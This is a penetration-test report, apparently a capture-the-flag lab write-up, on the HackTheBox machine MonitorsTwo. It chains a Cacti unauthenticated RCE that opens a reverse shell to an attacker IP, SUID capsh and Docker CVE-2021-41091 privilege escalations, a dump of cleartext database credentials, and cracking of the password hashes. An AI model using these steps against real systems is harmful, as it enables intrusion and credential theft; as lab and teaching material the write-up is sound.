4. Independent Challenges

4.1 MonitorsTwo.htb – 10.10.11.211

To begin with, I start scanning all the ports on the target to obtain an overall picture of the target. For this I use following command “sudo nmap -sS --min-rate 10000 -p- monitors2.htb”

```
└─$ sudo nmap -sS --min-rate 10000 -p- monitors2.htb
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-30 05:59 EDT
Warning: 10.10.11.211 giving up on port because retransmission cap hit (10).
Nmap scan report for monitors2.htb (10.10.11.211)
Host is up (3.0s latency).
Not shown: 48068 filtered tcp ports (no-response), 17465 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 80.75 seconds
```

Illustration 1 Open TCP ports.

4.1.1 Service Enumeration

Once the open ports are known, It began the service enumeration process. In order to do this, nmap tool was used and, specifically the following command: “*sudo nmap -sS -sV -O -oN monitors2ServiceVersions p22,80 -Pn monitors2.htb*”

```
└─$ sudo nmap -sS -sV -O -oN monitors2ServiceVersions -p22,80 -Pn monitors2.htb
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-30 06:08 EDT
Nmap scan report for monitors2.htb (10.10.11.211)
Host is up (0.043s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.6 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.3 (95%), Linux 3.1
 (95%), Linux 3.2 (95%), Linux 5.3 - 5.4 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U W
AP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.12 seconds
```

Illustration 2 Service versions

Port Scan Results

Port	Service	Version
22	SSH	OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80	http	Nginx 1.18.0

HTTP Enumeration

The first thing done is to manually visit the web. Landing page is a login page where it is found that web server is running Cacti software version 1.2.22



Illustration 3 Cacti Software login page.

With this information, I elaborate a dictionary with the default cacti directories (found on cacti github https://github.com/Cacti/cacti.git) and run a directory scan using gobuster to find which of those pages I have access to.



Illustration 4 Cacti default pages directory scan.

Simultaneously software version vulnerabilities are search and a very interesting Unauthenticated RCE vulnerability is found (CVE 2022-46169).

4.1.2 Initial Access – Unauthenticated RCE

Vulnerability Explanation: Cacti software version 1.2.22 is prone to an unauthenticated RCE vulnerability. The problem resides in “remote_agent.php” as it can be accessed without authentication and the way it checks if the remote host is authorized is by looking the entries at the “poller” table and verifying that there is a entry where the hostname is equal to the remote hostname (obtained from the IP address (previously retrieved by get_client_addr function) using gethostbyaddr function). It is

possible to bypass this authentication method by using the HTTP header “Forwarded-For” and introducing the server IP address (“https://nvd.nist.gov/vuln/detail/CVE-2022-46169”).

Vulnerability Fix: Update the software to version 1.2.23 or greater.

Severity: Critical

Steps to reproduce the attack: In order to reproduce the attack, the steps taken were the following:

- Download exploit PoC from “https://github.com/devilgothies/CVE-2022-46169/blob/main/CVE-2022-46169.py”.
- Setup a listener in port 444 with “nc -lvp 444”
- Run the exploit using the command “python cactiRCE.py –url http://monitorstwo.htb --ip 10.10.14.9 --port 444”



Illustration 5 Executing Cacti RCE exploit.

- Receiving the shell in port 444.



Illustration 6 Shell received as www-data

Proof of Concept Code: no modifications were made to the original exploit PoC obtained from "https://github.com/devilgothies/CVE-2022-46169/blob/main/CVE-2022-46169.py".

4.1.3 Docker privilege escalation and escape

Once a shell as www-data is obtained, it is clear that there is a docker running. It is clear because of:

- Existence of the files "/.docker.env" and "/entrypoint.sh"
- Hostname is "50bca5e748b0"
- We find ourselves in a restricted environment with limited commands, no "ifconfig", no "ping".



Illustration 7 Docker checking.

To escalate privileges, find command will be used to search for SUID binaries in the container.



Illustration 8 SUID binaries found.

As shown in the previous picture, capsh is found. This binary is very useful at privilege escalation stage (https://gtfobins.github.io/gtfobins/capsh/) as it is possible to spawn a privilege bash using "*./capsh --gid=0 --uid=0 --*".

```
www-data@50bca5e748b0:/sbin$ ./capsh --gid= --uid=0 --
./capsh --gid= --uid=0 --
bash -i
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@50bca5e748b0:/sbin#
```

Illustration 9 Root shell spawning.

Now that root shell is obtained inside the container, the next step is to escape outside the container to the host.
For this step, it is vital the "/entrypoint.sh" file.

```
root@50bca5e748b0:/sbin# cat /entrypoint.sh
cat /entrypoint.sh
#!/bin/bash
set -ex

wait-for-it db:3306 -t 300 -- echo "database is connected"
if [[ ! $(mysql --host=db --user=root --password=root cacti -e "show tables") =~ "automation_devices" ]]; then
    mysql --host=db --user=root --password=root cacti < /var/www/html/cacti.sql
    mysql --host=db --user=root --password=root cacti -e "UPDATE user_auth SET must_change_password='' WHERE username = 'admin'"
    mysql --host=db --user=root --password=root cacti -e "SET GLOBAL time_zone = 'UTC'"
fi

chown www-data:www-data -R /var/www/html
# first arg is `-f` or `--some-option`
if [ "${1#-}" != "$1" ]; then
        set -- apache2-foreground "$@"
fi

exec "$@"
```

Illustration 10 entrypoint.sh contents.

As it is shown in the highlighted area, there are cleartext credentials for MySQL user "root". Trying to use mysql tool inside the container is very slow so it is decided to dump the database and to inspecting manually on the attacking machine. For this, mysqldump tool is used "*mysqldump -h db -u root -p --all-databases > /tmp/dumping.sql*".

```
root@50bca5e748b0:/sbin# mysqldump -h db -u root -p --all-databases > /tmp/dumping.sql
ng.sqlump -h db -u root -p --all-databases > /tmp/dumpin
Enter password: root
root@50bca5e748b0:/sbin# ls -la /tmp | grep dump
ls -la /tmp | grep dump
-rw-r--r-- 1 root     root     4661318 May  2 11:29 dumping.sql
root@50bca5e748b0:/sbin#
```

Illustration 11 MySQL databases dumped.

To transfer the file to the attacking machine, I simply locate the file on the web server root, make it public changing its permissions to 777 and download it with "*wget http://monitorstwo.htb/dumping.sql*".
Once on the attacking machine, inspecting the contents, password hashes are found for three different users: guest, admin and marcus.

```
LOCK TABLES `user_auth` WRITE;
/*!40000 ALTER TABLE `user_auth` DISABLE KEYS */;
INSERT INTO `user_auth` VALUES (1,'admin','$2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC',0,'Jamie Thompson','admin@monitorstwo.htb','','on','on','on','on','on',2,1,1,1,1,'on',-1,-1,'-
1','',0,0,663348655),(3,'guest','43e9a4ab75570f5b',0,'Guest Account','','on','on','on','on','on','3',1,1,1,1,1,'',-1,-1,'-1','',0,0,0),
(4,'marcus','$2y$10$vcrYth5YcCllZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C',0,'Marcus Brune','marcus@monitorstwo.htb','','','on','on','on','on',1,1,1,1,1,'on',-1,-1,'','on',0,0,2135691668);
/*!40000 ALTER TABLE `user_auth` ENABLE KEYS */;
UNLOCK TABLES;

--
-- Table structure for table `user_auth_cache`
--
```

Illustration 12 Password hashses found in database.

Hashes found	
admin	$2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC

marcus	$2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C
Guest	43e9a4ab75570f5b

“Admin” and “Marcus” hashes are “bcrypt $2*$, Blowfish” type of hash.
Next step is to try and crack these hashes. For this, hashcat will be used and specifically *“.\hashcat -m 3200 -a 0 hash.txt rockyou.txt”.*



Illustration 13 Marcus password hash obtained.

As seen in Illustration 13 recovered password for user “marcus” is “funkymonkey”. Using these credentials via ssh on the host lets us escape the docker environment and access as a regular user on the host “monitorstwo”.



Illustration 14 Docker escape and regular user access via ssh to monitorstwo.

Once inside the host, an interesting mail file is found "/var/mail/marcus".



Illustration 15 Marcus mail file.

Mail contains a message from the Administrator to everybody where it talks about some vulnerabilities that need to be patched in the system. Checking software versions, it is possible to confirm that Docker software version is vulnerable to "CVE-2021-41091"

4.1.4 Privilege Escalation – CVE-2021-41091

Vulnerability Explanation: There is a vulnerability in Moby Docker Engine where the data directory "/var/lib/docker" contains subdirectories with insufficiently restricted permissions. As a result, an unprivileged user on the host, can traverse directory contents and execute programs. If the UID of the user on the Host, collided with the file owner or group inside the container, the unprivileged user of the host could discover, read, and modify those files (https://github.com/kube-

tarian/sigrun/issues/100) (https://ajxchapman.github.io/containers/2020/11/19/privileged-container-escape.html).

Taking into account the latter, if a binary is owned by root in the container, it will be owned also by root once accessed from outside the container. A copy of “/bin/bash” will be moved inside the container, SUID will be set to this copy by root, and then it will be accessed and executed from outside the container allowing user “marcus” to gain privileges and become root.

Vulnerability Fix: Update Moby to v20.10.9.

Severity: Medium

Steps to reproduce the attack:

1. Identify the host path of files within the container. This can be done by extracting the “upperdir” mount option of the container mount point "*sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab*”



Illustration 16 Container mount point upperdir.

2. Check that from the host with a non-privileged user it is possible to interact with the container file system. A file *“/tmp/checking”* will be created inside the container and accessed from the host via *“/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/diff/tmp/checking*”



Illustration 17 Creating the file in the container.



Illustration 18 Accessing the file from the host.

3. Copy bash binary from the host to the container.



Illustration 19 Bash binary copied to the /tmp folder inside the container.



Illustration 20 File can be accessed from the container also.

4. Change the owner to root:root and set permissions to 4755 (SUID) to /tmp/bash from inside the container as root.



Illustration 21 Owner and permissions changed to /tmp/bash file.

5. Check permissions of the file from the host as “marcus”.



Illustration 22 Bash binary owned by root and with SUID active from outside the container.

6. Elevate privileges executing the binary with “-p” flag from outside the container.

Illustration 23 Privileges elevated.

4.1.5 Post-Exploitation

System Proof Screenshot:

```
marcus@monitorstwo:~$ /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/diff
/tmp/bash -p
bash-5.0# id
uid=1000(marcus) gid=1000(marcus) euid=0(root) groups=1000(marcus)
bash-5.0# whoami
root
bash-5.0# hostname
monitorstwo
bash-5.0# ip addr show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:99:a1 brd ff:ff:ff:ff:ff:ff
    inet 10.10.11.211/23 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:99a1/64 scope global dynamic mngtmpaddr
       valid_lft 86397sec preferred_lft 14397sec
    inet6 fe80::250:56ff:feb9:99a1/64 scope link
       valid_lft forever preferred_lft forever
bash-5.0# date
Tue 02 May 2023 12:46:08 PM UTC
bash-5.0# cat /root/root.txt
ab77d70005b91c95dc41538c76bc8337
bash-5.0#
```

Illustration 24 Root.txt

```
bash-5.0# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:99:a1 brd ff:ff:ff:ff:ff:ff
    inet 10.10.11.211/23 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:99a1/64 scope global dynamic mngtmpaddr
       valid_lft 86394sec preferred_lft 14394sec
    inet6 fe80::250:56ff:feb9:99a1/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:03:ca:6e:e4 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4: br-60ea49c21773: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:c6:14:7c:a5 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-60ea49c21773
       valid_lft forever preferred_lft forever
